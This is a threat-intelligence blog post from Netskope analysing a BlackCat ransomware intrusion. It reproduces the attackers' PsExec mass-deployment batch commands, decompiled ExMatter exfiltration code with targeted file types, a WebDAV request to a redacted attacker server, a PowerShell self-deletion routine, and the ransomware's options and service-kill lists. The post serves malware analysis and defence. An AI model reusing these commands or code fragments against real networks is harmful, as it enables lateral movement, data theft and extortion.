

BlackCat Ransomware: Tactics and Techniques From a Targeted Attack

 netskope.com/blog/blackcat-ransomware-tactics-and-techniques-from-a-targeted-attack

Gustavo Palazolo

November 9, 2022



Nov 09 2022

Summary

BlackCat (a.k.a. ALPHV and Noberus) is a Ransomware-as-a-Service (RaaS) group that emerged in November 2021, making headlines for being a sophisticated ransomware written in Rust. It has both Windows and Linux variants and the payload can be customized to adapt to the attacker's needs. BlackCat is also believed to be the successor of the Darkside and BlackMatter ransomware groups. They work with a double-extortion scheme, where data is stolen, encrypted, and leaked if the ransom isn't paid, which is a common methodology implemented by RaaS groups.

According to Microsoft, BlackCat was found targeting different countries and regions in Africa, the Americas, Asia, and Europe, having at least two known affiliates: DEV-0237 (previously associated with Ryuk, Conti, and Hive), and DEV-0504 (previously associated with Ryuk, REvil, BlackMatter, and Conti). However, due to the diversity of affiliates and targets, BlackCat may present different TTPs across the attacks. Recently, in September 2022, BlackCat claimed to have breached a contractor that provides services to the U.S. Department of Defense and other government agencies.

In this blog post, we will analyze BlackCat and show some of the tactics and techniques we found in a recent ransomware incident analyzed by Netskope Threat Labs. The evidence shows that this was a targeted attack, where the attackers were mainly focused on stealing sensitive data from the organization and infecting as many devices as possible.


Initial Foothold and Lateral Movements

In a recent incident analyzed by Netskope Threat Labs, the attackers breached a contractor who had access to a virtual desktop machine within the corporate network.

The attacker used a malicious browser extension to capture the contractor's account. Since there was no MFA required, the attacker was able to login to the virtual desktop, escalate privileges, and move to other devices in the corporate network.

Payload Execution


After scanning the corporate network, BlackCat attackers created multiple text files, each one containing the names of identified machines in the network.



Files with names of machines

identified by the attackers.

Then, they used [PsExec](#) and a compromised domain account to deploy ExMatter to more than 2,000 machines in the network.



Details of PsExec binary used by BlackCat attackers.

The attackers used batch files to execute multiple PsExec commands to deploy payloads to the identified machines.

```

start PsExec.exe -d -n 5 @C:\temp\list01.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list02.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list03.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list04.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list05.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list06.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list07.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list08.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list09.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list10.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list11.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list12.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list13.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list14.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list15.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list16.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list17.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list18.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list19.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list20.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list21.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list22.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list23.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list24.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list25.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list26.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list27.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list28.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list29.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list30.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list31.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list32.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list33.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list34.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list35.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list36.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list37.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list38.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list39.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list40.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list41.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list42.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list43.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list44.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
start PsExec.exe -d -n 5 @C:\temp\list45.txt -accepteula -u <REDACTED> -p <REDACTED> cmd /c <REDACTED> .exe --access-token
  
```

Batch file executed by BlackCat attacker.

Below is an example of the command line executed by the attacker to remotely execute commands and payloads using PsExec and the compromised account:


```
start PsExec.exe -d -n 5 @C:\temp\list01.txt -accepteula -u <REDACTED_USER> -p <REDACTED_PASSWORD> cmd /c <COMMAND_LINE>
```

The description for the PsExec arguments used by the attacker can be found below:

Argument	Description
-d	Don't wait for process to terminate (non-interactive)

Argument	Description
-n 5	Wait 5 seconds when connecting to remote computers
@C:\temp\list01.txt	File containing the names of the computers in which PsExec will execute the command
-accepteula	Automatically accept the EULA to avoid displaying the dialog
-u	Username of the compromised account used by the attacker
-p	Password of the compromised account used by the attacker
cmd /c	Command-line executed by the attacker

Among other evidence, it's possible to confirm whether PsExec was successfully executed in a device by checking the following registry key.




by PsExec when the tool is executed.

Data Exfiltration

In this incident, the attackers used a .NET data exfiltration tool known as ExMatter, which was the same tool used by BlackMatter ransomware and recently adopted by BlackCat. It's worth mentioning that the server used for data exfiltration in this incident was stood up by the attackers one day before the attack.

The specific sample from this incident was compiled close to the attack and contains a popular .NET protection named Confuser.



Some details about the ExMatter tool used by BlackCat attackers.

The attacker tried to deploy this tool to over 2,000 machines in the network using PsExec, like described earlier. ExMatter will iterate over the drives of infected machines to search for files that will be exfiltrated.

```

PS .exe
Fetched 4 drives!
We have 0 to upload and 0 completed
Fetching a drive: Y:\
Fetching a drive: Z:\
Trying to fix access to dir: Y:\System Volume Information...
Trying to fix access to dir: Z:\System Volume Information...
Changed the owner for Y:\System Volume Information
Changed the owner for Z:\System Volume Information
Fetching a drive: D:\
Fetching a drive: C:\
Exception: The device is not ready.
  at dir: D:\
Trying to fix access to dir: C:\System Volume Information...
Changed the owner for C:\System Volume Information
Trying to fix access to dir: C:\Users\All Users\Application Data...
Changed the owner for C:\Users\All Users\Application Data

```

Logs from the

ExMatter tool used by BlackCat.

As described earlier, this tool was recently updated by BlackCat, containing code refactoring and new functionalities. Despite the code changes, we can clearly observe similarities between a known ExMatter sample and the tool used in this attack.

<pre> internal static string smethod_1() { string text = IPGlobalProperties.GetIPGlobalProperties().DomainName; if (text.Length == 0) { text = "WORKGROUP"; } return text + "." + Dns.GetHostName(); } internal static void smethod_2() { string location = Assembly.GetExecutingAssembly().Location; string text = "\$path = " + location + ";Get-Process Where-Object (\$_.Path -like \$path) Stop-Process -Force;[byte[]]\$arr = new-object byte[] 65536;Set-Content -Path \$path -Value \$arr;Remove-Item -Path \$path;"; Class15.smethod_0(text); Process.Start("powershell.exe", "-WindowStyle Hidden -C " + text); } </pre>	<pre> public static T1 smethod_1<T0, T1>() { T0 domainName = IPGlobalProperties.GetIPGlobalProperties().DomainName; T1 t = domainName == "" domainName.Equals("WORKGROUP", StringComparison.InvariantCultureIgnoreCase); T1 result; if (t != null) { result = 0; } else { result = 1; } return result; } public static T1 smethod_2<T0, T1, T2, T3>() { T0 currentProcess = Process.GetCurrentProcess(); T0 t = Class47.smethod_0(); t.StartInfo.FileName = "powershell.exe"; t.StartInfo.Arguments = string.Format("-C \"Stop-Process -Id {0}; Start-Sleep 3; Set-Content -Path '{1}' - Value 0\"", currentProcess.Id, currentProcess.MainModule.FileName); t.StartInfo.CreateNoWindow = true; t.StartInfo.WindowStyle = ProcessWindowStyle.Hidden; t.Start(); Class47.smethod_0<T1, T3>("Going to melt..."); Environment.Exit(1); return 1; } </pre>
Previous version of ExMatter	ExMatter tool found in the incident

Comparing a known ExMatter tool with the binary found in the attack.

ExMatter contains a list with details about the types of files it will try to exfiltrate and directories to avoid. Also, this tool is only stealing files between **4 KB** and **64 MB**.

```

public Class54()
{
    object obj = Activator.CreateInstance(typeof(List<string>));
    obj.Add("C:\\Users\\All Users\\Microsoft");
    obj.Add("C:\\ProgramData");
    obj.Add("C:\\Windows");
    obj.Add("C:\\$Recycle.Bin");
    obj.Add("C:\\Documents and Settings");
    obj.Add("C:\\PerfLogs");
    obj.Add("AppData\\Roaming\\Microsoft"); ← Paths to skip
    obj.Add("AppData\\Local\\Microsoft");
    obj.Add("AppData\\Local\\Packages");
    obj.Add("C:\\Program Files");
    obj.Add("C:\\Program Files (x86)");
    this.list_0 = obj;
    object obj2 = Activator.CreateInstance(typeof(List<string>));
    obj2.Add(".pdf");
    obj2.Add(".doc");
    obj2.Add(".docx");
    obj2.Add(".xls");
    obj2.Add(".xlsx");
    obj2.Add(".png");
    obj2.Add(".jpg");
    obj2.Add(".jpeg");
    obj2.Add(".txt");
    obj2.Add(".bmp");
    obj2.Add(".rdp");
    obj2.Add(".txt");
    obj2.Add(".sql");
    obj2.Add(".msg");
    obj2.Add(".pst");
    obj2.Add(".zip");
    obj2.Add(".rtf");
    obj2.Add(".ipt");
    obj2.Add(".dwg");
    this.list_1 = obj2;
    this.int_0 = 4096;
    this.int_1 = 67108864; ← Targeted extensions
    base..ctor();
}

```

Types of

← File size threshold

files ExMatter will try to exfiltrate.

It will not exfiltrate data from the following directories:

- AppData\Local\Microsoft
- AppData\Local\Packages
- AppData\Roaming\Microsoft
- C:\$Recycle.Bin
- C:\Documents and Settings
- C:\PerfLogs
- C:\Program Files
- C:\Program Files (x86)

- C:\ProgramData
- C:\Users\All Users\Microsoft
- C:\Windows

```
foreach (string value in this.list_0)
{
    if (gparam_0.FullName.Contains(value))
    {
        return;
    }
    value = null;
}
```

ExMatter skipping directories from the pre-

defined list.

As previously mentioned, it will only exfiltrate files that contains the following extensions and are within the file size threshold:

- *.bmp
- *.doc
- *.docx
- *.dwg
- *.ipt
- *.jpeg
- *.jpg
- *.msg
- *.pdf
- *.png
- *.pst
- *.rdp
- *.rtf
- *.sql
- *.txt
- *.txt
- *.xls
- *.xlsx
- *.zip


```

private async void method_3<T0, T1>(T1 gparam_0)
{
    if (this.list_1.Contains(gparam_0.Extension))
    {
        if (gparam_0.Length >= (long)this.int_0 && gparam_0.Length <= (long)this.int_1)
        {
            if (!gparam_0.Attributes.HasFlag(FileAttributes.Temporary) && !gparam_0.Attributes.HasFlag(FileAttributes.System))
            {
                TaskAwaiter<string> taskAwaiter = this.method_2<AsyncTaskMethodBuilder<string>, Task<string>>().GetAwaiter();
                if (!taskAwaiter.IsCompleted)
                {
                    await taskAwaiter;
                    TaskAwaiter<string> taskAwaiter2;
                    taskAwaiter = taskAwaiter2;
                    taskAwaiter2 = default(TaskAwaiter<string>);
                }
                string text = taskAwaiter.GetResult();
                string item = text;
                text = null;
                Class62.concurrentQueue_0.Enqueue(new Tuple<Pri.LongPath.FileInfo, string>(gparam_0, item));
            }
        }
    }
}

```

ExMatter function that searches for files to exfiltrate.

By default, this specific sample is trying to communicate with an IP address via WebDav, initially sending a PROPFIND request.

```

// Token: 0x17000067 RID: 103
// (get) Token: 0x06000232 RID: 562 RVA: 0x00026564 File Offset: 0x00024764
public static string String_0 { get; } = "██████████";

```

```

// Token: 0x040002DE RID: 734
private readonly string string_1 = "http://" + Class47.String_0 + "/data/";

```

```

PROPFIND /data/ HTTP/1.1
Depth: 1
Content-Type: application/xml; charset=utf-8
Host: ██████████
Content-Length: 99
Expect: 100-continue
Accept-Encoding: gzip, deflate

```

```

<?xml version="1.0" encoding="utf-8"?>
<D:propfind xmlns:D="DAV:">
  <D:allprop />
</D:propfind>

```

Exfiltration tool sending an initial request to the attacker's server.

The WebDav methods implemented by this tool are: PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, and UNLOCK.

```
// Token: 0x0200001E RID: 30
internal static class Class9
{
    // Token: 0x04000068 RID: 104
    public static readonly HttpMethod httpMethod_0 = new HttpMethod("PROPFIND");

    // Token: 0x04000069 RID: 105
    public static readonly HttpMethod httpMethod_1 = new HttpMethod("PROPPATCH");

    // Token: 0x0400006A RID: 106
    public static readonly HttpMethod httpMethod_2 = new HttpMethod("MKCOL");

    // Token: 0x0400006B RID: 107
    public static readonly HttpMethod httpMethod_3 = new HttpMethod("COPY");

    // Token: 0x0400006C RID: 108
    public static readonly HttpMethod httpMethod_4 = new HttpMethod("MOVE");

    // Token: 0x0400006D RID: 109
    public static readonly HttpMethod httpMethod_5 = new HttpMethod("LOCK");

    // Token: 0x0400006E RID: 110
    public static readonly HttpMethod httpMethod_6 = new HttpMethod("UNLOCK");
}
```

WebDav

methods implemented in ExMatter.

This tool can also be executed in background (without showing the console) if “-background” or “-b” is specified.


```
// Token: 0x0600027E RID: 638 RVA: 0x000281F0 File Offset: 0x000263F0
private static void smethod_0<T0, T1, T2, T3, T4>(T1[] gparam_0)
{
    if (gparam_0.Length != 0)
    {
        foreach (T1 a in gparam_0)
        {
            T0 t2 = a == "-background" || a == "-b";
            if (t2 != null)
            {
                Class47.smethod_6<T3, T0, T4, T1>();
            }
        }
    }
}
```

Checking if the

“background” parameter was specified.

Data Encryption

Like the ExMatter tool, the BlackCat payload was also compiled in July 2022. The attackers deployed the ransomware to over 2,000 machines with the same technique described earlier, by using PsExec with a compromised domain account.



Some of the binary details of BlackCat ransomware.

BlackCat can be executed with different parameters, which can be found in its “help” menu.

```
.exe --help
>
USAGE:
  [OPTIONS] [SUBCOMMAND]
OPTIONS:
  --access-token <ACCESS_TOKEN>
    Access Token
  --bypass <BYPASS>...
  --child
    Run as child process
  --drag-and-drop
    Invoked with drag and drop
  --drop-drag-and-drop-target
    Drop drag and drop target batch file
  --extra-verbose
    Log more to console (Also forces process to run in attached mode)
```

BlackCat ransomware help menu.

The options offered by BlackCat ransomware are:

Parameter	Description
--access-token	String used by BlackCat to validate the execution. It's also used to decrypt BlackCat configuration in the latest version
--bypass	This parameter doesn't seem to be implemented
--child	Run as child process

Parameter	Description
--drag-and-drop	Invoked with drag and drop
--drop-drag-and-drop-target	Drop drag and drop target batch file
--extra-verbose	Log more to console (Also forces process to run in attached mode)
-h, --help	Print help information
--log-file	Enable logging to specified file
--no-impers	Do not spawn impersonated processes on Windows
--no-net	Do not discover network shares on Windows
--no-prop	Do not self propagate (worm) on Windows
--no-prop-servers	Do not propagate to defined servers
--no-vm-kill	Do not stop VMs on ESXi
--no-vm-kill-names	Do not stop defined VMs on ESXi
--no-vm-snapshot-kill	Do not wipe VMs snapshots on ESXi
--no-wall	Do not update desktop wallpaper on Windows
-p, --paths	Only process files inside defined paths
--prop-file	Propagate specified file
--propagated	Run as propagated process
--safeboot	Reboot in Safe Mode before running on Windows
--safeboot-instance	Run as safeboot instance on Windows
--safeboot-network	Reboot in Safe Mode with Networking before running on Windows

Parameter	Description
--sleep-restart	Sleep for duration in seconds after a successful run and then restart. (This is soft persistence, keeps process alive no longer than defined in --sleep-restart-duration, 24 hours by default)
--sleep-restart-duration	Keep soft persistence alive for duration in seconds. (24 hours by default)
--sleep-restart-until	Keep soft persistence alive until defined UTC time in millis. (Defaults to 24 hours since launch)
--ui	Show user interface
-v, --verbose	Log to console

At this point, two versions of BlackCat’s encryptor were found in the wild. The first one was storing the ransomware’s configuration in plain-text within the binary, which could be easily extracted and parsed. The second one started to encrypt the configuration, where the decryption key is passed via an argument named “access token”. In other words, the latest version of BlackCat cannot be executed or have its configuration extracted if the access token is unknown.

The version used in this specific attack is the latest one, which can be confirmed by running the sample without the access key or with a random key, generating an “invalid config” error.

```

[REDACTED].exe
[REDACTED]>Invalid access token.
[REDACTED].exe --access-token 12345
[REDACTED]>Invalid config!

```

BlackCat cannot be executed

without the correct token created by the attacker.

Once running, the access key is then parsed and used to decrypt the configuration in runtime, using AES-128.

```

.rdata:006173DC alibraryLockerS_7 db 'library/locker/src/core/config.rs'
.rdata:006173DC ; DATA XREF: .rdata:off_6193C04o
.rdata:006173FD encrypted_config db 31h ; 1 ; DATA XREF: mw_load_config+5BC1o
.rdata:006173FE db 36h ; 6
.rdata:006173FF db 0B9h ; 1
.rdata:00617400 db 0EBh ; ë
.rdata:00617401 db 99h ; ™
.rdata:00617402 db 0A8h ; "
.rdata:00617403 db 0CEh ; î
.rdata:00617404 db 0DBh ; Û
.rdata:00617405 db 0B6h ; ¶
.rdata:00617406 db 0CFh ; ï
.rdata:00617407 db 49h ; I
.rdata:00617408 db 61h ; a
.rdata:00617409 db 5Ch ; \

```

Address	Hex	ASCII
00BE0240		{\"config_id\": \"\",
00BE0250		\"extension\": \"\",
00BE0260		\"public_key\": \"MIIBIjANBqkq
00BE0270		\"y\": \"MIIBIjANBqkq
00BE0280		
00BE0290		
00BE02A0		
00BE02B0		
00BE02C0		
00BE02D0		
00BE02E0		
00BE02F0		

BlackCat ransomware decrypting the configuration with the token provided by the attacker. BlackCat ransomware’s configuration contains 23 fields:

Value	Description
config_id	Configuration ID (used by BlackCat to identify the target)
extension	Extension added to encrypted files
public_key	RSA public key
note_file_name	Name of the ransom note
note_full_text	Full version of the ransom note
note_short_text	Short version of the ransom note
credentials	Array of compromised credentials used by BlackCat for privilege escalation and propagation via PsExec
default_file_mode	File encryption mode, usually set as “Auto”. The “SmartPattern” value was also found in the wild, which resulted in just some megabytes of the file being encrypted.

Value	Description
default_file_cipher	File encryption cipher, usually defined as “Best”, which uses AES.
kill_services	List of services to be terminated
kill_processes	List of processes to be terminated
exclude_directory_names	List of directories to exclude from the encryption process
exclude_file_names	List of files to exclude from the encryption process
exclude_file_extensions	List of extensions to exclude from the encryption process
exclude_file_path_wildcard	File paths to be excluded from the encryption process using wildcard
enable_network_discovery	Enable/disable network discovery
enable_self_propagation	Enable/disable self propagation via PsExec
enable_set_wallpaper	Enable/disable the wallpaper change
enable_esxi_vm_kill	Enable/disable VM termination on ESXi
enable_esxi_vm_snapshot_kill	Enable/disable snapshot deletion on ESXi
strict_include_paths	Hardcoded file paths to encrypt
esxi_vm_kill_exclude	List of VMs to exclude on ESXi hosts
sleep_restart	Sleep time before restart

According to the decrypted configuration of this specific sample, the ransomware tries to kill the following services:

- agntsvc
- dbeng50
- dbnmp
- encsvc
- excel
- firefox
- infopath
- isqlplussvc
- msaccess
- mspub
- mydesktopqos
- mydesktopservice

- notepad
 - ocautoupds
 - ocomm
 - ocssd
 - onenote
 - oracle
 - outlook
 - powerpnt
 - sqbcoreservice
 - sql
 - steam
 - synctime
 - tbirdconfig
 - thebat
 - thunderbird
 - visio
 - winword
 - wordpad
 - xfssvccon
 - *sql*
-
- bedbh
 - vxmon
 - benetns
 - bengien
 - pvlsvr
 - beserver
 - raw_agent_svc
 - vsnapvss
 - CagService
 - QBIDPService
 - QBDBMgrN
 - QBCFMonitorService
 - SAP
 - TeamViewer_Service
 - TeamViewer
 - tv_w32
 - tv_x64
 - CVMountd
 - cvd
 - cvfwd
 - CVODS

- saphostexec
- saposcol
- sapstartsrv
- avagent
- avsc
- DellSystemDetect
- EnterpriseClient
- VeeamNFSSvc
- VeeamTransportSvc
- VeeamDeploymentSvc

The ransomware does not encrypt files in the following directories:

- system volume information
- intel
- \$windows.~ws
- application data
- \$recycle.bin
- mozilla
- \$windows.~bt
- public
- msocache
- windows
- default
- all users
- tor browser
- programdata
- boot
- config.msi
- google
- perflogs
- appdata
- windows.old

It has the following file name exclusion list:

- desktop.ini
- autorun.inf
- ntlldr
- bootsect.bak
- thumbs.db
